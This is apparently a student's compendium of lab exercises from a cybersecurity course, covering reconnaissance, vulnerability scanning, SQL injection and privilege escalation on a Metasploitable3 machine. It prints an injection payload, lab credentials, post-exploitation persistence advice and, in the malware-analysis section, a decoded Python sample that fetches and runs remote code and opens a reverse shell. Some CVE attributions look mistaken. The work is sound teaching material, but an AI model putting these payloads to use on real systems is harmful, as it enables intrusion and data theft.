Cybersecurity Autumn 2023
Exercises Compendium

Magnus Christian Larsen

December 13, 2023

Student Mail: magla21@student.sdu.dk

Contents

Exercise 2: Starting the Journey

Thinking About Threats

Based on the three articles about the incident provided via the exercise, there are several things that can be said about the incidident.

How did they separate access and infrastructure according to data relevance and impact?

Prior to the Storm-0558 attack, Microsoft already had several security policies designed to limit access to data from unauthorized persons. Some of these were:

- Employee background checks
- Employees had identifiable user accounts
- Strict access to workstations
- Multi factor authentication
- Requirements of regular password updates

In response to the Storm-0558 attack, Microsoft implemented several new security measures to avoid these types of attacks occurring in the future. These were:

- Categorization of data and infrastructure elements according to severity and criticality
- Segregation of access and infrastructure based on aforementioned categorizations

These additional security implementations helped ensure, that an attack such as the Storm-0558 attack is much less likely to happen in the future.

How do roles and personnel fit into this, and which role could policies and training play?

Roles and personnel are integral to Microsoft's cybersecurity framework. Personnel are trained with regular refreshes to recognize security threats and respond to these accordingly. Microsoft has clear guidelines and protocols that employees must follow, which enhances security of the organization as a whole.

Pentesting Intro

Which advantages for penetration testing would you see in the different approaches? What is the best option?

NAT Networks
NAT networks allows multiple virtual machines to share a single network interface, effectively creating an isolated network sandbox, where the tester can perform their tests without impacting the external network, however, still allowing external communication if necessary.

Bridged Networking
Bridged networking is networking that connects a virtual machine to the actual network of the host machine, acting as a "bridge" allowing the Virtual Machine full access to the external network. The

advantage of this, is as mentioned, full access to the external network, which is good when you're testing advanced scenarios that mimic real-life attacks.

Host Only
Host only is a network that completely isolates the virtual machine, disallowing networking with the external network. This is especially good when performing testing that requires isolation, such as testing malware or other potentially dangerous attacks.

How does inspecting the ip configuration of a system help you with penetration testing? What is the security relevant aspect?

It does so by giving you info about the configuration of the network, gateway and DNS information, whether the network uses IPv4 og IPv6, IP ranges and more. Generally, the more information you have about a network, the bigger the chance of there existing some sort of exploit that you can make use of.

How do you get the targeted user to execute our malicious payload?

You can attempt to have a user execute your malicious code with several different approaches. You can attempt social engineering to trick the user into believing that a file is completely harmless by exploiting their trust in you as a person or an organization you represent. You can attempt to disguise the file, making it look like a perfectly normal executable, a video file, a song or something entirely different, making the target lower their guard. Finally, you could potentially exploit existing automatic code execution exploits to run code without the user even knowing.

What is the practical use of this exercise? And why is the payload working in the way it is? How does this exercise relate to remote and reverse shells?

The practical use of this exercise is to see how easy it is to gain access to a vulnerable systems shell. The payload works the way it does, because in most realistic cases, there isn't going to be an easily exploitable open connection that we can just connect to. We need to be let in by an incoming connection, in this case the payload, which opens up a connection for us that we can use. The exercise shows us how a remote shell works and how we can make use of it to control an external vulnerable machine.

As user and the owner of this system – how would you mitigate this attack?

First of all, I wouldn't use chmod a+x on random files that I wasn't sure were safe. chmod a+x gives permission for execution by all users, which really isn't a very secure way of handling foreign files.

How does knowing usernames help an attacker/penentration tester?

It's a significant advantage as knowing a username allows you to begin brute-forcing the passwords of these users. In the case of a linux machine, the /etc/passwd file also contains information about which group a user is in, which if we have access to /etc/groups, gives us the ability to figure out which users are super users, which in the case of penetration testing, are high-value targets.

Using the meterpreter shell, check the output of the "arp" command. What do you find? Why could this information be relevant?

Running the arp command on the metasploitable3 linux machine, gives us the following output:

Listing 1: Output of the arp command on the metasploitable3 linux machine

```
1 Address         HWtype  HWaddress           Flags Mask  Iface
2 192.168.64.1    ether   62:3e:5f:b3:fc:64   C             eth0
3 192.168.64.2    ether   0a:bf:17:f8:b9:3a   C             eth0
```

It displays a table of ip addresses of the machine, the hardware addresses, interfaces and more, which is very useful information to have about a target machine that you're attempting to penetrate.

Which command can you use to see network status and connections? Is there an anomaly or suspicious connection to our server? What makes it suspicious?

We can use the netstat -a command to see all active connections and sockets. Something that makes a connection suspicious would be an unexpected source IP address, data transfers when you yourself aren't performing any and aren't expecting any and HTTP traffic on unexpected ports.

Exercise 3: General Assessment

Finding information with whois

What do you learn about SDU's network? In the protocol, note the IP range.

Running whois for the ip address of www.sdu.dk gives us a whole bunch of information, such as NetRange, CIDR, the name of the domain organization. The full output would be too long to have in the report as-is, so snippets of the output are showcased as they become relevant. The snippet showing the IP range as well as information about the organization that the site is hosted with can be seen below.

Listing 2: Snippet of information from the whois command on the ip address of www.sdu.dk

```
1  NetRange:       20.33.0.0 - 20.128.255.255
2  CIDR:           20.48.0.0/12, 20.40.0.0/13, 20.36.0.0/14, 20.33.0.0/16,
       20.34.0.0/15, 20.128.0.0/16, 20.64.0.0/10
3  NetName:        MSFT
4  NetHandle:      NET-20-33-0-0-1
5  Parent:         NET20 (NET-20-0-0-0-0)
6  NetType:        Direct Allocation
7  OriginAS:
8  Organization:   Microsoft Corporation (MSFT)
9  RegDate:        2017-10-18
10 Updated:        2021-12-14
11 Ref:            https://rdap.arin.net/registry/ip/20.33.0.0
```

This part of the output tells us that the ip range is 20.33.0.0 to 20.128.255.255 or as denoted by the CIDR format, the ranges:

- 20.33.0.0/16
- 20.34.0.0/15
- 20.36.0.0/14
- 20.40.0.0/13
- 20.48.0.0/12
- 20.64.0.0/10
- 20.128.0.0/16

What is the whois information for nextcloud.sdu.dk? What do you observe in comparison to the whois-information you gathered for www.sdu.dk

Querying nextcloud.sdu.dk gives us a bunch of information like when we query the ip address of www.sdu.dk The output of querying nextcloud.sdu.dk is similar to the output of querying the ip address of sdu.dk without needing to actually query the ip address. Additionally, the ip range of nextcloud.sdu.dk is different, being 130.225.128.0 to 130.225.159.255.

Listing 3: Snippet of information from the whois command on nextcloud.sdu.dk

```
NetRange:       130.225.0.0 - 130.244.255.255
CIDR:           130.225.0.0/16, 130.226.0.0/15, 130.228.0.0/14,
    130.244.0.0/16, 130.240.0.0/14, 130.232.0.0/13
NetName:        RIPE-ERX-130-225-0-0
NetHandle:      NET-130-225-0-0-1
Parent:         NET130 (NET-130-0-0-0-0)
NetType:        Early Registrations, Transferred to RIPE NCC
OriginAS:
Organization:   RIPE Network Coordination Centre (RIPE)
RegDate:        2003-11-12
Updated:        2003-11-12
Comment:        These addresses have been further assigned to users in
Comment:        the RIPE NCC region.  Contact information can be found
    in
Comment:        the RIPE database at http://www.ripe.net/whois
Ref:            https://rdap.arin.net/registry/ip/130.225.0.0
```

Question: nmap

Nmap scans can be set up to evade firewalls. Which tags would you use for sending packets with specified ip options and spoofing your MAC address?

In order to send packets with specific ip options, I would use the –ip-options argument as specified in the nmap manual.

In order to spoof a MAC address, I would use the –spoof-mac argument as specified in the nmap manual.

Comparing the Tools

Compare your results from each of the previous activities in each question (e.g, legion, nessus vs gvm). Take notes and discuss overlaps and differences in results, pros and cons, ease of use for each tool.

The following comparison is made between Legion, Nessus and GVM

Overlaps:

- All three tools are used for vulnerability assessment.
- Each tool is capable of identifying common vulnerabilities and security flaws in configurations.
- All three tools have access to network scanning.

Differences:

- **Legion** is open-source and has a bigger focus on network penetration. It has a higher tech literacy requirement.
- **Nessus** is a closed-source product which has a focus on user-friendliness and scanning.

- **GVM**, like Legion, is open-source and has a bigger focus on allowing power users to customize their scans to whatever use case they may have.

Pros & Cons:

- **Legion**
  - **Pros:** Open-source, allows for custom scripting.
  - **Cons:** Not very user-friendly and requires prior technical knowledge.
- **Nessus**
  - **Pros:** Very user-friendly.
  - **Cons:** Commercial product, not as customizable.
- **GVM**
  - **Pros:** Open-source with always-updating vulnerability database, very customizable.
  - **Cons:** Not as intuitive for beginners as Nessus.

Ease of Use:

- **Legion:** Technical focus allowing experienced users to get results they need.
- **Nessus:** Very focused on easy usability with a user-friendly interface.
- **GVM:** Complex interface and many options, allowing beginners to easily perform a scan with the flexibility to allow more experienced users to customize.

Collecting the Assessment Information


Collecting assessment information for 4 services requires us to first find an ip range that we can scan with nmap. We can find this using the ip a command. This gives us two wifi interfaces, however, the only relevant one is the eth0 interface, so that's the one that will be shown. As scanning against both Linux and Windows machines is optional and the ARM-based MacBook that these exercises are performed on seem to have issues with running the Windows Metasploitable image, only the Linux machine will be analyzed for vulnerabilities.

Listing 4: $ ip a

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
    UP group default qlen 1000
    link/ether 08:00:27:9c:dc:cd brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute
       eth0
       valid_lft 496sec preferred_lft 496sec
    inet6 fe80::f5eb:f6c5:4289:b43a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Under the second internet adapter listing eth0, we can see that the inet range is 10.0.2.4/24. This tells us that our Kali VM is running on 10.0.2.4. This means, that since our VMs are set up in a NAT Network, to perform a full assessment and discover any machines on our network, we must search through 10.0.2.0/24.

Figure 1: The window for defining a scan target in GVM



To scan a network for machines with vulnerabilities, we need to set up a scan target, which will be the aforementioned 10.0.2.0/24, meaning that we'll scan the network 10.0.2.0 through 10.0.2.255. After setting uo this scan target, we can define a scan task with the scan target that we just created, which will generate a report for us on all available services, vulnerabilities, their CVE, what machine they're located on and more.

Figure 2: The window for setting up a task in GVM



Service, port number and version number

Based on the previous GVM scan report, four vulnerable services located on the Linux machine were selected for analysis.

The four services that were selected to be analyzed are:

- FTP, 21 ProFTPD 1.3.5
  - **Vulnerability:** ProFTPD allows for unauthenticated copying of files, which could potentially result in remote code execution.
  - **Severity:** It has a very high severity, as remote code execution is one of the worst exploits to have available on a machine.
  - **CVE:** CVE-2025-3306
- SSH, 22, OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
  - **Vulnerability:** OpenSSH allows signing in with default credentials, allowing anyone to bypass authentication.
  - **Severity:** The severity is very high, as allowing users to bypass any part of the security of an SSH connection, could result in further unauthorized access and potentially remote access to a full machine's shell.

  - **CVE:** CVE-2023-1944

- HTTP, 80, Apache httpd 2.4.7
  - **Vulnerability:** Drupal allows remote code execution through the drupal_coder module, which is accessible through the open directory listing in Apache httpd.
  - **Severity:** This is very high severity for the same reason as the vulnerability of ProFTPD. Remote code execution is very dangerous.
  - **CVE:** https://www.drupal.org/node/2765575

- IPP, 631, CUPS 1.7
  - **Vulnerability:** The service is using outdated versions of TLS, potentially making decryption of connections possible, no longer making it safe to send sensitive data over said connection.
  - **Severity:** The severity isn't too high, as sensitive data isn't necessarily being sent over the connection.
  - **CVE:** CVE-2011-3389

Completing the Assessment

Final report

Based on the information found in the previous assessment analysis via the detailed GVM report that was generated, it's clear that the Linux machine has several very large security holes with high severity. Many of these vulnerabilities allow for remote code execution, reverse shells and equally dangeorous exploits, which can leave a machine fully open to further exploitation. Therefore, in order to avoid these issues in the future, the recommendation is to immediately take the system offline, update any packages to at least their newest secure version. Additionally, after performing these upgrades, it's recommended that tools such as GVM is used to continuously and regularly create reports to ensure that all holes have been patched and that new exploits haven't been found that put the system at danger once again.

Exercise 4: SQL Injection

Preparation

Does it mean the MySQL server is protected against cyber attacks?

It doesn't necessarily mean that the server is protected against attacks. Restricting the version number is one security measure, but it doesn't mean that the entire server is secure from any and all exploits.

How could that protection look like?

Protection against cyberattacks could be things like using strong asswords, restricting access to only certain users or groups, using TLS encryption, disabling unnecessary features in the MySQL server, logging access to the server, updating to the latest versions and security patches frequently, setting up a firewall etc.

And what exactly would it protect against?

Hiding the version-number protects against exploits that are available for certain versions of the MySQL server, while making use of general best-practices when it comes to security configuration, ensures that the amount of available exploits are minimized.

Spying with SQL Injections

Please shortly discuss your opinion of this web server's configuration concerning directly listings

Directory listings should always be disabled for public websites, as it gives potential bad actors access to information about potential vulnerabilities and files that no user would need access to.

What type of SQLi attack works? Can you explain why?

Out of the four options presented, the SQL injection attack that will work, is 'OR 1$\bar{1}$#. The reason for this, is because the beginning single quote terminates any string, meaning that SQL will now interpret anything after the single quote, as proper SQL statements. After the single quote, the statement OR 1=1, which is of course always a statement and makes the SQL statement always true, giving us the ability to fetch all data in a table for example.

What is the # sign for? Can we generally assume it to do the trick?

A # symbol denotes the beginning of a comment, which in the context of an SQL injection attack, effectively has the purpose of ignoring any other SQL that might come after our injection, as we don't really care about that and it reduces the risk of some check being run.

Include four relevant username/password combinations in your report. What is the issue with the passwords in the database and what could be done to secure them?

Relevant username and password combinations extracted would be:

ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd

Which other problem allows you to get into the machine using ssh? How could this be prevented?

The fact that I can access the SSH server without having setup a valid SSH key is alarming and should be addressed. You shouldn't be able to access an SSH server with a username and password combination only.

Elevation of Privilege

Which are the individual issues that allowed us to go from a web interface to root access, and how would you address them as a server's operator to prevent them being exploited? Describe the issues you identified and tryto come up with suggestions on how to fix them

There were several issues. Below I'll list the issues and explain how I would go about fixing these issues.

- The directory listing should never be available publicly. In fact, there is very little reason why it should ever be available. Therefore, this should be made unavailable.
- Backend is prone to SQL injection attacks. The backend server should validate the incoming requests, especially when raw SQL is involved, so it isn't as prone to SQL injection attacks as what it clearly is.
- SSH server accepts plain username and passwords to connect. SSH server should require a valid SSH key to access. Additionally, the SSH server should only be allowed to connect to from specific IP addresses to limit the potential bad actors.

Can SQL Injection expose an otherwise inaccessible database server?

So long as there is a way to perform input towards an SQL server, it's possible to expose a database to potentially being attacked. It's all a matter of how well protected the backend accessing the database server is.

How likely do you think an attack scenario as presented here is?

This specific scenario is extremely unlikely today. For us to have this easy of access to an SSH server with root privileges even, a perfect storm of security vulnerabilities would need to ve available to us. The only reason we have access to all of these vulnerabilities, are because of the metasploitable3 VM, made specifically to be have these vulnerabilities available. In the real world, it wouldn't be so easy.

Using our Foot in the Door for Access to Other Services

Is sudo necessary? What do we gain by using it?

Using sudo specifies the command to be run with root privileges, allowing us to view the location of all files containing the payroll name that we are searching for, no matter what folder it's in. We can find files in other users' owned folders as well as folders in root owned directories like this. While not strictly necessary, it does make for a more complete search, and in this case, allows us to find the file we're looking for.

Are there other ways to search for a file? Which do you know?

There exist several commands to search for files.

- find: The command we used previously.
- grep: Used to search for text within files primarily.
- ls | grep: ls used together with piping the result to grep allows for searches.
- Fuzzy finders: Fuzzy finders allow for searching in both file contents and searching for file names.

Can you find anything interesting?

Performing the cat command shows us the contents of payroll.php. The file especially contains something interesting, in that the connection details aren't contained in some environment variables or something other. They are fully exposed, allowing us a full backdoor to the mysql database.

Listing 5: The payroll.php file

```
1 $conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
2 if ($conn->connect_error) {
3     die("Connection failed: " . $conn->connect_error);
4 }
```

Interesting information that we can obtain from this are the username, password, hostname as well as the database name.

What's the username, password and database name?

- Hostname: 127.0.0.1 / localhost
- Username: root
- Password: sploitme
- Datbase Name: payroll

What was the problem with the web application?

The problem with the web application is that it's accepting user input as string concatenation, which makes it very easy to perform SQL injection.

Which ports and services were the problem associated with?

We were able to access the directory listing through the exposed port 80 nginx service, which had directory listing enabled.

How did you exploit the vulnerability?

The exposed directory listing allowed us to access the payroll.php application and exploit the SQL injectable web application.

And what were you able to do?

Through use of said exploit, I was able to gain access to SSH usernames and passwords and be able to gain access to not only the SSH server, but root access, allowing us to see the entire payroll.php file and gain information on how to gain direct database access.

How would you suggest to fix the problem? (Do some online research aboutSQL injections solutions.)

Based on my research, the correct way to fix an SQL injection vulnerability, is to separate the SQL from the data itself and "prepare" the data before being used in the query. In the context of the existing payroll.php application, which uses MySQLi to perform its queries, it should make use of the execute_query() function, which allows you to define a SQL statement and insert the user input as variables. This way, the variables are prepared properly.

Draft a shortly and crisply, the relevant parts of a policy trying to prevent these issues.

The policy to prevent these issues will sound as follows:

All database queries must be performed using prepared statements of parameters, so as to protect against SQL injections. Additionally, user input should be validated on the frontend, as well as validated and sanitized on the backend. Database connection details should be fetched from some encrypted environment variables or something similar, to not expose these variables to the eyes of potential bad actors. Systems should regularly be updated and patched to avoid some of the most serious vulnerabilities. Finally, staff should undergo periodic training to ensure that these standards are upheld.

Fully Explore Local Accounts

What are benefits of performing this scan after already having full access?

The benefits of performing the scan with full access can be, just that. Having full access and potentially discovering new passwords and usernames to crack. By having root access, we already have access to a potential multitude increase in directories that we can scan for vulenerable passwords, which allows the scan to be potentially much more effective.

Post-Exploitation

Thinking as an attacker, what would your next steps be?

First, I would seek to gain some sort of persistence, meaning that even if I was discovered and the system restarted, I could still have access to the machine. This would be in the form of some sort of backdoor.

Since I already have root access, I don't need to work towards gaining increased access, however, I would install tools which allow me to gain increased information.

Having access to one machine on a network, I would try to discover additional machines that I could access, which could potentially gain me access to even more information. I would do all of this while making sure to leave as few logs as possible, so I wasn't discovered.

As an operator, what would you do to counteract?

After discovering that an attack is underway, my first reaction would be to take the server off the public network to avoid further damage. Afterwards, I would cross-reference versions of software on my server with any known vulnerabilities, in case I hadn't updated to secure versions in time. If the exploits weren't obvious, I would use logs to try and figure out where the attack came from and through what kind of connection to narrow down teh entry point and ultimately work towards patching the vulnerability.

Obfuscated Malware

Take your time to look at the code. Is it readable?

By itself the code isn't readable at all, as it's encoded in a base64 string format. After decoding the encoded string, we get the following code:

Listing 6: The decoded python file

```
1  def scan():
2      print('\n')
3      doscan = raw_input("Begin␣scanning␣a␣specific␣IP␣and␣Port?␣(y/n):␣")
4      while doscan=='y':
5          ip = raw_input("Enter␣the␣ip:␣")
6          port = input("Enter␣the␣port:␣")
7          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8          if s.connect_ex((ip, port)): print "Port", port, "is␣closed"
9          else: print "Port", port, "is␣open"
10         print('\n')
11         doscan = raw_input("Scan␣another␣IP␣and␣Port?␣(y/n):")
12
13 def resetScanner():
14     print('\n')
15     print ".....␣Reseting␣scanner␣-␣Please␣wait...."
16     i = 1
17     urllib.urlretrieve('http://101.111.10.999/test.py','py1.py')
18     while i < 3:
```

```
19          urllib.urlretrieve('http://101.111.10.999/test.txt','filename.
                txt'*i)
20          i += 1
21      if os.path.exists('py1.py'):
22          os.system('python py1.py')
23      if os.path.exists('filename.txt'):
24          f = open("filename.txt", "a")
25          f.write("\n Leave this file here! \n")
26          f.close()
27
28  def reverseShell():
29      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
30      s.connect(("777.888.99.000",1234))
31      os.dup2(s.fileno(),0)
32      os.dup2(s.fileno(),1)
33      os.dup2(s.fileno(),2)
34      p=subprocess.call(["/bin/sh","-i"])
35      s.close()
36      # to connect back use netcat listener on the specified port: nc -l
            1234 or nc -lvp 8888
37      # If you run this in Kali, then make sure to have the port open
            already and waiting to catch the connection.
38      # to make it executable, run the following command: chmod 744 scanS.
            py
39
40  def cleanup():
41      resetScanner()
42      reverseShell()
43      os.remove('py1.py')
44      print "Cleanup done"
45
46  # Call scanner
47  scan()
48  cleanup()
```

What does the code do? Is it a malicious software and if so how would you classify it?

The code seemingly scans for an ip and a port and opens up a reverse shell using netcat to allow someone to connect to the shell of the machine where the payload is being run. While the scan function in and of itself isn't malicious, as it does exactly what it says it does, the resetScanner function actually downloads a file and attempts to execute it and the reverseShell function tried to open up a reverse shell IP 777.888.99.000:1234, potentially giving an attacker access to your machine.

If you aren't careful and simply check the first function, you might be tempted to think the entire script is simply a scan script and disregard any security problems. Especially since the cleanup funciton removes any trace of the downloaded files, essentially making the malicious act undetectable if not careful.

Exercise 5: Drupal

Background

Which vulnerabilities do you think can be used? Pick two potential vulnerabilities and describe them in terms of why you picked them, i.e., date and exploit effect.

The vulnerabilities that I'd pick are the drupal_coder_exec vulnerability and the drupal_drupageddon vulnerability. Both of these have an excellent rank in terms of exploitability.

The drupal_coder_exec exploit is a good choice because of the fact that a third-party plugin is introducing the vulnerability. This means that drupal, as an organization don't have as much control over the issue as they otherwise would if the exploit came from in-house code. The fact that the module allows for arbitrary code execution also means, that it's potentially a powerful entry point for a bad actor to use to gain access to further systems on the drupal server.

The drupal_drupageddon exploit is a good choice, as it is a SQL injection exploit. Drupal being a CMS makes this especially volatile, as usually, content pages for users using a CMS will be stored in some database, which the CMS then renders, effectively making entire websites available to bad actors gaining access using SQL injection. This is also the reason why the exploit was dubbed drupageddon, as it caused mass amounts of issues.

For the rest of the tutorial, we will use the vulnerability *dubbed drupageddon.* What is the underlying vulnerability?

As explained before, the underlying vulnerability is an SQL injection vulnerability.

What is so severe about the issue?

As also explained before, all of the website content being stored in a database since Drupal is a CMS, it effectively allows a bad actor to access entire databases without authorization.

Post-Exploitation

What are possible activities/aims for the post-exploitation phase?

Now that we have access to the machine, our first goal is to establish persistence through a user account that we can sign in to the server with, gathering as much information about the target machine as possible, as well as possibly gaining higher privileges within the machine, so that we can gather even more information.

Write out the list in the file that has the "User Accounts"?

Listing 7: User List Output

```
1 root
2 daemon
3 bin
4 sys
5 sync
6 games
7 man
```

```
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
syslog
messagebus
sshd
statd
vagrant
dirmngr
leia_organa
luke_skywalker
han_solo
artoo_detoo
c_three_pio
ben_kenobi
darth_vader
anakin_skywalker
jarjar_binks
lando_calrissian
boba_fett
jabba_hutt
greedo
chewbacca
kylo_ren
mysql
avahi
colord
```

How does having a list of user names help?

Having a list of usernames help us by making brute force attacks easier to perform, as there is one less variable that we need to guess. It allows us to perform phishing campaigns, by using the information we have access to, to seem more credible. If the user has used the same username on multiple sites and perhaps even the same passwords, we can check known password databases for a password that we can try to use to enter the website.

What do the excellent post exploitation scripts for linux offer?

It offers us system information such as versions, directories, usernames, access to persistence through backdoors and more.

Reflection

What is the main issue with the web server? How did it help selecting potential exploits?

The web server has an exposed directory listing, which not only allows us to see the exact locaton of the drupal files, but also to access drupal through the drupal_drupageddon exploit, gaining access to the host machine.

